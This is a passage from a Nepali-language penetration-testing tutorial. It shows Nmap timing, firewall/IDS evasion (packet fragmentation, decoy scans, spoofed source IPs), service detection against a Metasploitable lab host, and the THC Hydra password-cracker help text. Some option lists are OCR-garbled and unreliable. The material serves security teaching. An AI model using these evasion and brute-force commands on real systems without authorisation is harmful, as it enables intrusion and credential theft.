Discovered open port 80/tcp on 192.168.0.1
Discovered open port 49152/tcp on 192.168.0.1
Discovered open port 1900/tcp on 192.168.0.1
Completed Connect Scan at 05:43, 0.23s elapsed (1000 total
Nmap scan report for 192.168.0.1
Host is up, received conn-refused (0.015s latency).
Scanned at 2020-09-12 05:43:08 EDT for 2s
Not shown: 996 closed ports
Reason: 996 conn-refused
PORT      STATE SERVICE REASON
22/tcp    open  ssh    syn-ack
80/tcp    open  http   syn-ack
1900/tcp  open  upnp   syn-ack
49152/tcp open  unknown syn-ack


Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.60 second
```

The right terminal window displays the output of a nmap -T1 scan:

```
kali@kali:~$ nmap 192.168.0.1 -T1 -vvv
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 05:4
3 EDT
Initiating Ping Scan at 05:43
Scanning 192.168.0.1 [2 ports]
Completed Ping Scan at 05:43, 15.03s elapsed (1 total host
s)
Initiating Parallel DNS resolution of 1 host. at 05:43
Completed Parallel DNS resolution of 1 host. at 05:43, 0.0
1s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK:
0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 05:43
Scanning 192.168.0.1 [1000 ports]
Connect Scan Timing: About 0.35% done
Connect Scan Timing: About 0.55% done
Discovered open port 22/tcp on 192.168.0.1
Connect Scan Timing: About 0.75% done
Connect Scan Timing: About 0.95% done
Verbosity Increased to 4.
Connect Scan Timing: About 1.05% done; ETC: 10:29 (4:42:43
remaining)
```

माथि चित्रमा “-T5“ प्रयोग गर्दा केवल 1.6 सेकेन्ड लाग्यो भने “-T1” द्वारा अन्दाजी 4:42 घण्टामा scanning सकिन्छ भनेर दायाँ screen मा देख्न सकिन्छ र यो नै “-T1” र “-T5” टेम्प्लेट (Template)को मुख्य भिन्नता रहेको छ ।


९. Firewall / IDS Evasion And Spoofing:



```
kali@kali:~  
File Help  
  
AND SPOOFING:  
-f <fragment packets (optionally w/given MTU)>  
-D <decoy> <ME>, ... >: Cloak a scan with decoys  
-S <source address>  
-I <interface>  
-P<n> <port number>  
-p[!] <ports> <port range> <port range> ... >: Relay connections through HTTP/SOCKS4 proxies  
-T <append a custom payload to sent packets>  
-A <append a custom ASCII string to sent packets>  
-R <append random data to sent packets>  
-O <send packets with specified ip options>  
-T <time-to-live field>  
-M <address/prefix/vendor name>: Spoof your MAC address  
-C <ets with a bogus TCP/UDP/SCTP checksum>
```

Nmap को प्रयोगले Firewall evasion technique हरु हामीले निम्न तरिकाले गर्नसक्छौं :

९.१ Packet Fragmentation:




```
kali@kali:~$ sudo nmap -f 192.168.0.104  
[sudo] password for kali:  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 06:49 EDT  
Nmap scan report for metasploitable.local (192.168.0.104)  
Host is up (0.0014s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec
```

```
$sudo nmap -f 192.168.0.104
```

यसले Ping स्क्यानको packet लाई सानो टुक्रामा विभाजन गर्न लगाउँछ । यसले TCP Header लाई बिभिन्न TCP Packet हरूमा विभाजन गर्दछ र IDS द्वारा पत्ता लगाउन गाहो बनाउँदछ ।

हामी --mtu <packet_size> option प्रयोग गरेर आफ्नै packet size पनि सेट गर्न सक्छौं ।



A screenshot of a terminal window titled 'kali@kali:~'. The window shows the following Nmap command and its output:

```
kali@kali:~$ sudo nmap --mtu 32 192.168.0.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 06:54 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0021s latency).

Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
```

\$ sudo nmap --mtu 32 192.168.0.104

९.२ Decoy Scan

Nmap सँग “-D” switch option हुन्छ जसलाई Decoy Scan भनिन्छ । यसबाट तपाईंले specify गर्नुभएको Target मा डिकोइजको माध्यमबाट scan गराउन सकिन्छ । जसकारण Target को हरेक 5-10 पोर्ट स्क्यान गर्दा attacker ले ip change गर्दछ , यसकारण Targetलाई Attacker को IP चिन्न एकदम मुस्किल हुनजान्छ ।

```
kali@kali:~
```

```
File Actions Edit View Help
```

```
kali@kali:~$ sudo nmap -D 192.168.0.101,192.168.0.102,192.168.0.103 192.168.0.104
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 07:12 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.00090s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
```

```
$ nmap -D 192.168.0.101,192.168.0.102,192.168.0.103
192.168.0.104
```

Format

```
$nmap -Ddecoy-ip_1,decoy-ip_2,your-own-ip,decoy-
ip_3,decoy-ip_4 remote-host-ip
```

९.३ Spoof source IP address

Nmap मा Attacker ले source IP लुकाउन “-S” switch को प्रयोग गर्न मिल्छ । यसोगर्दा Attacker को IP Target system को IDS / Firewall मा legitimate प्रयोगकर्ता हो भनेर पुष्टि गर्न सजिलो हुन्छ ।
Command: nmap -S <spoofed ip> <other optins>

```
kali@kali:~
```

```
File Actions Edit View Help
```

```
kali@kali:~$ sudo nmap -S www.google.com www.test.com -e eth0 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 07:19 EDT
Nmap done: 1 IP address (0 hosts up) scanned in 0.56 seconds
```

```
$ nmap -S www.google.com www.test.com -e eth0 -Pn
```

१०. Output

हामी nmap search resultको outputलाई बिभिन्न स्विच प्रयोग गरेर पुनःनिर्देशित गर्न सक्दछौं। धेरै जसो हामी “-oA” प्रयोग गर्न सक्दछौं। यसले फाईललाई ३ वटा बिभिन्न File extensionमा एकैपटक पटक save गरेर राखिदिन्छ।

```
kali㉿kali:~/Desktop$ nmap 192.168.0.104 -oA nmap-file
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 11:45 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0025s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
kali㉿kali:~/Desktop$ ls
nmap-file.gnmap  nmap-file.nmap  nmap-file.xml
```

```
$ nmap 192.168.0.104 -oA nmap-file
```

११. Misc

-A: Enable OS detection, version detection, script scanning, and traceroute

हामी nmap मा -A switch प्रयोग गरेर OS detection, Version detection तथा अन्य धेरै कुराहरु पत्ता लगाउनको लागि प्रयोग गर्न सक्छौं ।

```
kali㉿kali:~$ nmap -A 192.168.0.104 -p1-100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 11:50 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0010s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|ftp-syst:
|  STAT:
|    FTP server status:
|      Connected to 192.168.0.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|ssh-hostkey:
|  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITM
ME, DSN,
|_ssl-date: 2020-09-11T23:52:55+00:00; -15h57m58s from scanner time.
|sslv2:
|  SSLv2 supported
|  ciphers:
|    SSL2_RC4_128_EXPORT40_WITH_MD5
|    SSL2 DES_64_CBC_WITH_MD5
|    SSL2_RC2_128_CBC_WITH_MD5
|    SSL2_RC4_128_WITH_MD5
|    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|    SSL2 DES_192_EDE3_CBC_WITH_MD5
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -15h57m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
kali㉿kali:~$
```


```
$ nmap -A 192.168.0.104 -p1-100
```

Gaining access via Password Cracking

System / Network मा access प्राप्त गर्नु कुनै पनि-ह्याकिडको प्रमुख उद्देश्य हुनेगर्दछ। मूलतः ह्याकिड गर्दा धेरैजसो समय जानकारी सङ्कलन (Information Gathering / Reconnaissance) र System / Network स्क्यानिङ (Scanning) मा खर्च गर्नुपर्ने हुन्छ जसले गर्दा access प्राप्त गर्ने समयमा सजिलो हुन्छ।

यद्यपि, access प्राप्त गर्न सोचेजस्तो सजिलो भने हुँदैन। कहिलेकाहीं, access प्राप्त गर्न Target System को विरुद्ध Exploit चलाउन आवश्यक पर्न सक्दछ। त्यसबखत विशेष सावधानी अपनाउनुपर्ने हुन्छ। Target System मा exploit जोखिमरहित वातावरणमा मात्रै चलाउनु पर्दछ। धेरै जसो case हरूमा, production system मा exploit चलाउन अनुमति दिइँदैन।

Exploit , Vulnerability र Payload :



Exploit भनेको Payload लाई Target सम्म पुर्याउन मदत गर्ने अस्त हो ।

एउटा मिसाइलको उदाहरण लिनुहोस् । तपाईंसँग रकेट छ रकेटमा इन्धन छ साथ-साथै रकेटमा वास्तविक क्षति गर्ने वारहेड (war head) छ । वारहेड बिना, मिसाइल-ले प्रहार गरेको ठाउँमा लगभग क्षति नै हुँदैन । यो रकेटलाई डेलिभर नगरी तपाईंको बंकरमा नै वारहेड राख्नुको पनि धेरै महत्व हुँदैन ।

डेलिभरी प्रणाली (मिसाइल) Exploit हो र (वारहेड) Payload कोड हो जसले वास्तवमा क्षति गर्दछ । Exploit ले तपाईंलाई तपाईंको Target सम्म पुर्याएर Payload को कोड चलाउन मदत गर्दछ । Payload को उदाहरणमा Trojans/RATs, keyloggers, Reverse Shell हरू आदि पर्दछ ।

Access Gaining को समयमा हामी Target नेटवर्कमा सुक्ष्म रूपले प्रवेश गर्ने प्रयास गर्दछौं । यसले हामीलाई थप शक्तिशाली आक्रमणहरू सुरुवात गर्न मदत गर्दछ । यदि network ले इन्क्रिप्शन (Encryption) प्रयोग गर्दैन भने, हामी त्यसमा Sniffing tool जडान गर्न सक्छौं र एन्क्रिप्ट (Encrypt) नगरिएको डाटा सजिलै सुन्न सक्छौं ।

Hydra (हाइड्रा) : Authentication Cracker


हाइड्रा एक parallel पासवर्ड क्र्याकर हो जसले धेरै प्रोटोकलहरू माथि सजिलोसँग attack गर्ने क्षमता राख्दछ । यो धेरै छिटो र लचिलो छ । हाइड्राको syntax हरू सरल र अन्य पासवर्ड cracking उपकरणहरू जस्तै छ ।

हाइड्रा ले निम्न प्रोटोकलहरूलाई accept गर्दछः

- Ftp
- Http-Form-Get, Http-Form-Post, HTTP-Get, Http-Head, Http-Post
- Imap, Irc, Ldap, Ms-sql, Mysql
- Rlogin, Rsh, SMB, SMTP, SMTP Enum
- SSH (v1 and v2), SSHKEY, Telnet, VMware-Auth, VNC,
- XMPP

THC Hydra को कमाण्डहरूः

```
$ hydra -h
```



The screenshot shows a terminal window with the THC Hydra help menu displayed. The title bar reads "cipher@cipher:~". The menu provides detailed information about the options available for using the tool.

```
cipher@cipher:~
```

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a nd ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISO uvVd46] [-m MODULE_OPT] [service://server[:PORT]/OPT]]


Options:

- R restore a previous aborted/crashed session
- I ignore an existing restore file (don't wait 10 seconds)
- S perform an SSL connect
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- x MIN:MAX:CHARSET password brute-force generation, type "-x -h" to get help
- y disable use of symbols in brute-force, see above
- r use a non-random shuffling method for option -x
- e nsr try "n" null password, "s" login as pass and/or "r" reversed login
- u loop around users, not passwords (effective! implied with -x)
- C FILE colon separated "login:pass" format, instead of -L/-P options
- M FILE list of servers to attack, one entry per line, ':' to specify port
- o FILE write found login/password pairs to FILE instead of stdout
- b FORMAT specify the format for the -o FILE: text(default), json, jsonl
- f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
- t TASKS run TASKS number of connects in parallel per target (default: 16)
- T TASKS run TASKS connects in parallel overall (for -M, default: 64)
- w / -W TIME wait time for a response (32) / between connects per thread (0)
- c TIME wait time per login attempt over all threads (enforces -t 1)
- 4 / -6 use IPv4 (default) / IPv6 addresses (put always in []) also in -M
- v / -V -d verbose mode / show login+pass for each attempt / debug mode
- O use old SSL v2 and v3
- K do not redo failed attempts (good for -M mass scanning)
- q do not print messages about connection errors
- U service module usage details
- m OPT options specific for a module, see -U output for information
- h more command line options (COMPLETE HELP)
- server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
- service the service to crack (see below for supported protocols)
- OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllenum icq imap[s] irc ldap2 [s] ldap3[-cram|digest]md5[s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
